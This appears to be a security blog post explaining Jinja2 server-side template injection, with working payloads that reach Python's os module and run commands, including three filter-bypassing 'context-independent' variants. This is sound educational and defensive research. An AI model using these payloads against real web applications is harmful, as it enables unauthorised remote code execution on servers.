Python vulnerabilities : Code execution in jinja templates

July 27, 2021 5-minute read
research • poc
python • vulnerabilities • jinja • jinja2 • code • injection • exploit • execution • server • side • template • injection • contexte • independant • ssti
Table of contents :

Introduction

Some time ago I presented an article on format string vulnerabilities in Python in which I explained the dangers of format strings, if they are misused. Today I'm going to present a fairly similar vulnerability, allowing code execution in the templates of the jinja module. This type of behavior is very useful for exploiting Server Side Template Injection (SSTI) vulnerabilities.

The jinja2 template engine

The jinja2 template engine allows you to generate documents (strings, web pages …) from templates. This greatly simplifies the code and saves time. For example for a website, instead of writing the header block `<head>` in all the pages, we can create a single `head.jinja2` template that will be included in all the pages. So when it is necessary to modify the content of the header, there will only be one file to modify.

Here is an example of a jinja2 template:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>My Webpage</title>
    <link rel="stylesheet" href="/css/main.css">
</head>
<body>
    <ul id="navigation">
    {% for item in navigation %}
        <li><a href="{{ item.href }}">{{ item.caption }}</a></li>
    {% endfor %}
    </ul>

    <h1>My Webpage</h1>
    {{ a_variable }}

    {# a comment #}
</body>
</html>
```

Template object of jinja2

In the jinja2 engine, templates are created from the Template object of the module. Thanks to this type of object, we can create templates very easily, in the same way as format strings:

```
>>> from jinja2 import Template
>>> msg = Template("My name is {{ name }}").render(name="John Doe")
>>> print(msg)
'My name is John Doe'
```

When we generate the string with `.render(...)` the jinja2 engine uses the `name=` object passed as a parameter and replaces it in the `{{ name }}` location of the template which gives us the result `'My name is John Doe'`.

Execution of commands

In Python, format strings allow us to access the properties of objects, but not to call the methods of these. In the `jinja2` engine, we can execute functions specific to objects passed as parameters. Let's take an example:

```
>>> import os
>>> from jinja2 import Template
>>> msg = Template("My name is {{ s.upper() }}").render(s="thisisastring")
>>> print(msg)
'My name is THISISASTRING'
```

Similarly, we can run commands if we have access to the `os` module from the `jinja2` Template:

```
>>> import os
>>> from jinja2 import Template
>>> msg = Template("My name is {{ module.system('id') }}").render(module=os)
uid=1000(user) gid=1000(user) groups=1000(user)
>>> print(msg)
'My name is 0'
```

In the example above, we import the `os` and `jinja2` modules and then we create a template. The template contains `{{ module.system('id') }}` allowing to call a function of the module used (here `os`). When rendering the template, `os.system('id')` is executed.

The TemplateReference object

In jinja2 templates, we can use the `TemplateReference` object to reuse code blocks from the template. For example, to avoid rewriting the title all over the template, we can set the title in a block `{% block title%}` and retrieve it with `{{ self.title() }}` later on:

```
>>> msg = jinja2.Template("""
... <title>{% block title %}This is a title{% endblock %}</title>
... <h1>{{ self.title() }}</h1>
... """).render()
>>> print(msg)
<title>This is a title</title>
<h1>This is a title</h1>
>>>
```

We can access the `TemplateReference` object without conditions, even without any variables supplied in the `render()`:

```
>>> jinja2.Template("My name is {{ self }}").render()
'My name is <TemplateReference None>'
>>>
```


We will therefore start from the `TemplateReference` object to build a payload allowing to access the `os` module.

Building a classic payload

A very classic idea is to use the `TemplateReference` object to access the `__builtins__` and use the `__import__` function to import the module we want directly. To do this, we must first go back to `__globals__` using the classic `self.__init__.__globals__` path:

```
>>> jinja2.Template("My name is {{ self.__init__.__globals__ }}").render()
```

By doing this, we get a `dict` containing all the global variables:



In the `__globals__`, we can access Python's `__builtins__` functions. This set of functions is included natively in Python without the need for external libraries, and notably contains the `__import__` function. So we can use it directly to import the `os` module like this:

```
>>> jinja2.Template("My name is {{ self.__init__.__globals__.__builtins__.__import__('os').system('id') }}").render(
uid=1000(user) gid=1000(user) groups=1000(user)
'My name is 0\n'
```

Here the `system` function of the `os` module allows us to check that we can execute commands, but the result of the command is not reflected in the generated template (only the return code is shown). To return the result of the command, we need to use `os.popen(command).read()` like this:

```
>>> jinja2.Template("My name is {{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}").r
uid=1000(user) gid=1000(user) groups=1000(user)
'My name is uid=1000(user) gid=1000(user) groups=1000(user)\n'
```

And we can now run system commands from a jinja template!

A context-independent payload

The problem with the previous method is that `__builtins__` are often restricted or filtered. So we have to try to find a module where `os` is already imported, and try to access it. In the source of the `jinja2` module, we see that the `os` module is imported into the `utils.py` file, (So the `os` module is accessible at `jinja2.utils.os`). We can confirm it very simply:

```
>>> import jinja2
>>> jinja2.utils.os
<module 'os' from '/usr/lib/python3.8/os.py'>
>>>
```

If we go back to our `TemplateReference` object presented above, we can find a very interesting internal attribute, `_TemplateReference__context`. This attribute is very interesting because it allows access to three variables `cycler`, `joiner` and `namespace` all present in the `utils.py` file where the `os` module is also imported.

```
>>> jinja2.Template("My name is {{ e(self._TemplateReference__context) }}").render(e=lambda x:vars(x))
"My name is {'parent': {'range': <class 'range'>, 'dict': <class 'dict'>, 'lipsum': <function generate_lorem_ipsum a
```

Once we get to the right submodule, all we have to do is go back to the `__globals__` to directly access the `os` module:

```
>>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.__init__.__globals__.os }}").render()
"My name is <module 'os' from '/usr/lib/python3.8/os.py'>"
```

```
>>> jinja2.Template("My name is {{ self._TemplateReference__context.joiner.__init__.__globals__.os }}").render()
"My name is <module 'os' from '/usr/lib/python3.8/os.py'>"

>>> jinja2.Template("My name is {{ self._TemplateReference__context.namespace.__init__.__globals__.os }}").render()
"My name is <module 'os' from '/usr/lib/python3.8/os.py'>"
>>>
```

Here are 3 context-independent payloads, always allowing access to the `os` module in a template rendered by the jinja2 engine:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os }}
```

References

- https://github.com/pallets/jinja
- https://zetcode.com/python/jinja/
- https://jinja.palletsprojects.com/en/3.0.x/
- https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/
- https://0day.work/jinja2-template-injection-filter-bypasses/
- https://medium.com/@nyomanpradipta120/jinja2-ssti-filter-bypasses-a8d3eb7b000f